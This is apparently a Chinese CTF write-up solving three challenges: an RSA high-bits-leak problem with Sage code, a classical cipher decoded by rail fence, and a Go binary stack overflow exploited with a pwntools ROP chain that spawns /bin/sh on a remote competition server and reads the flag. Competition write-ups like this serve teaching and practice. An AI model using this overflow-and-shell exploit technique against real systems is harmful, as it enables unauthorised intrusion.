OvO

首先观察代码，发现n是p*q，而p和q都是512位的，所以n是1024位。再观察如下代码：

```
kk = getPrime(128)
rr = kk + 2
e = 65537 + kk * p + rr * ((p+1) * (q+1)) + 1
```

可以看到rr * ((p+1) * (q+1))是128+512+512位的，而kk*p是512+128位的，所以可以判断e的前512+128位的值和rr * ((p+1) * (q+1))的值是一样的，虽然只知道e的高位，但是可以确定rr的值就是e//((p+1) * (q+1))=e//p*q*，而p*q的值已知，所以rr和kk的值都可以求出来。

然后就是比较经典的高位泄露，用sage运行一下代码：

```
k = e // n - 2
tmp = 65537 + (k+2)*n + (k+2)+1

R.<x> = PolynomialRing(RealField(1024))
f = e*x - (2*(k+1)*x^2 + (k+2)*n + tmp*x)
res = f.roots()

for root in res:
  p_high = int(root[0])
  PR.<x> = PolynomialRing(Zmod(n))
  f1 = x + p_high
  roots = f1.monic().small_roots(X=2^200,beta=0.4)
  if roots:
    p = int(roots[0]) + p_high
    q = n // p
    e = 65537 + k * p + (k+2) * ((p+1) * (q+1)) + 1
    print(p,q,e)
```

然后就是经典的RSA问题了：


```python
import gmpy2
from Crypto.Util.number import long_to_bytes

e = 
3705967929484332245187512917847087259512821605408206887769363203507125176217929978315243531205260868556285968056992492413317568441354405121894546638041501317241609393967006418575278094538306944769374553872154839398285722538661460835910946392766372873924828668690275064976627756451622605322569638114504930321601832993762686608258019253410931074324 9
p = 
99154495324667804419808821146441327574695030453177410497865713277531601059731026033935857038018387138848522013258564593129586170615224961698709359347450 91
q = 
112877103539558889730170882373310292257720857262307497051747338533857543679937759168736847147950843295697191471494323676370981074663939890950201677060716 37
n = 
1119227223517523560941179573416973368481303977125884259542253008329777686901148347036548952854406847516361987795558916923403015903965399217001252197847293259791972903423524804959704559031202653346615885161828489338432122757429142696861974846482880735993870743252263214076003516152589736107804634177885800839 67
c = 
1499962253497379611376905202525634591457776243281701671313599145016169503225073321322858750660196863315511921180717605132962689512561048440548679478328221459716587539308140599909087909656331145283179479685942726872473737756005355262622019143501510149694133777049689838309241449234867212681318336833760202382 3
# rsa求解
d = gmpy2.invert(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print(long_to_bytes(m))
```

古典密码

已知密文：`AnU7NnR4NassOGp3BDJgAGonMaJayTwrBqZ3ODMoMWxgMnFdNqtdMTM9`

用`cyberchef`解：



然后发现是栅栏密码，用在线工具[栅栏密码加密/解密【W型】 - 一个工具箱 - 好用的在线工具都在这里！ (atoolbox.net)](atoolbox.net)求解，当值为2时，就能拿出flag：`flag{b2bb0873-8cae-4977-a6de-0e298f0744c3}`

gostack

首先在虚拟机里面运行gostack文件，并开始时输入一大堆的a。

```
┌──(kali㉿kali)-[~/Documents/ciscn]
└─$ ./gostack
Welcome to CISCN!
Happy magic golang!
Input your magic message :
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
runtime: unexpected return pc for main.main.func3 called from 0x6161616161616161
stack: frame={sp:0xc00004ad60, fp:0xc00004af70} stack=[0xc00004a000,0xc00004b000)
0x000000c00004ac60:  0x0000000000000000  0x00007f24d9639228
0x000000c00004ac70:  0x000000000000064b  0x000000c00004ad50
0x000000c00004ac80:  0x00000000004649fe <sync.(*Pool).pin+0x000000000000001e>  0x0000000000000000
0x000000c00004ac90:  0x000000c00004acc8  0x0000000000000030
```

发现给了一堆的0x61

```
0x000000c00004aeb0:  0x000000c000098320  0x6161616161616161
0x000000c00004aec0:  0x6161616161616161  0x6161616161616161
0x000000c00004aed0:  0x6161616161616161  0x6161616161616161
0x000000c00004aee0:  0x6161616161616161  0x6161616161616161
0x000000c00004aef0:  0x6161616161616161  0x6161616161616161
0x000000c00004af00:  0x6161616161616161  0x6161616161616161
0x000000c00004af10:  0x6161616161616161  0x6161616161616161
0x000000c00004af20:  0x6161616161616161  0x6161616161616161
0x000000c00004af30:  0x6161616161616161  0x6161616161616161
0x000000c00004af40:  0x6161616161616161  0x6161616161616161
0x000000c00004af50:  0x6161616161616161  0x6161616161616161
0x000000c00004af60:  0x6161616161616161 !0x6161616161616161
0x000000c00004af70: >0x6161616161616161  0x6161616161616161
0x000000c00004af80:  0x6161616161616161  0x6161616161616161
0x000000c00004af90:  0x6161616161616161  0x6161616161616161
0x000000c00004afa0:  0x6161616161616161  0x6161616161616161
0x000000c00004afb0:  0x6161616161616161  0x6161616161616161
0x000000c00004afc0:  0x6161616161616161  0x6161616161616161
0x000000c00004afd0:  0x6161616161616161  0x6161616161616161
0x000000c00004afe0:  0x6161616161616161  0x6161616161616161
0x000000c00004aff0:  0x6161616161616161  0x6161616161616161
fmt.Printf( ... )
```

发现在末尾有一个!，表示结束。说明感叹号后面的内容的ROP链，在此处填写任意指令即可

经过计算，得出了如下exp脚本

```python
from pwn import *
from LibcSearcher import *
context(arch="amd64",os="linux",log_level="debug")
p=remote("8.147.128.96",28636)
elf=ELF("./gostack")
syscall = 0x0000000000404043
rax_ret = 0x000000000040f984
rdi_6_ret = 0x00000000004a18a5
rsi_ret = 0x000000000042138a
```

```
rdx_ret = 0x00000000004944ec
p.recvuntil("Input your magic message :")
payload = b'a'*0x100+p64(elf.bss())+p64(0x10)+p64(0)*0x18
payload +=
p64(rdi_6_ret)+p64(0)*6+p64(rsi_ret)+p64(elf.bss()+0x200)+p64(rdx_ret)+p64(0x100)
+p64(rax_ret)+p64(0)+p64(syscall)
payload += p64(rdi_6_ret)+p64(elf.bss()+0x200)+p64(0)*5
payload += p64(rdi_6_ret)+p64(elf.bss()+0x200)+p64(0)*5
payload +=
p64(rdi_6_ret)+p64(elf.bss()+0x200)+p64(0)*5+p64(rsi_ret)+p64(0)+p64(rdx_ret)+p64
(0)+p64(rax_ret)+p64(59)+p64(syscall)
p.sendline(payload)
input()
p.sendline("/bin/sh\x00")
p.interactive()
```

然后cat flag即可

```
[DEBUG] Sent 0x9 bytes:
    00000000  2f 62 69 6e  2f 73 68 00  0a                        │/bin│/sh·│·│
    00000009
[*] Switching to interactive mode

[DEBUG] Received 0x25 bytes:
    00000000  59 6f 75 72  20 6d 61 67  69 63 20 6d  65 73 73 61  │Your│ mag│ic m│essa│
    00000010  67 65 20 3a  00 00 00 00  00 00 00 00  00 00 00 00  │ge :│····│····│····│
    00000020  00 00 00 00  0a                                    │····│·│
    00000025
Your magic message :\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2a bytes:
    b'flag{878b5b0a-28f6-43f6-909a-41f9281bdd53}'
flag{878b5b0a-28f6-43f6-909a-41f9281bdd53}$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[*] Got EOF while reading in interactive
$
[DEBUG] Sent 0x1 bytes:
```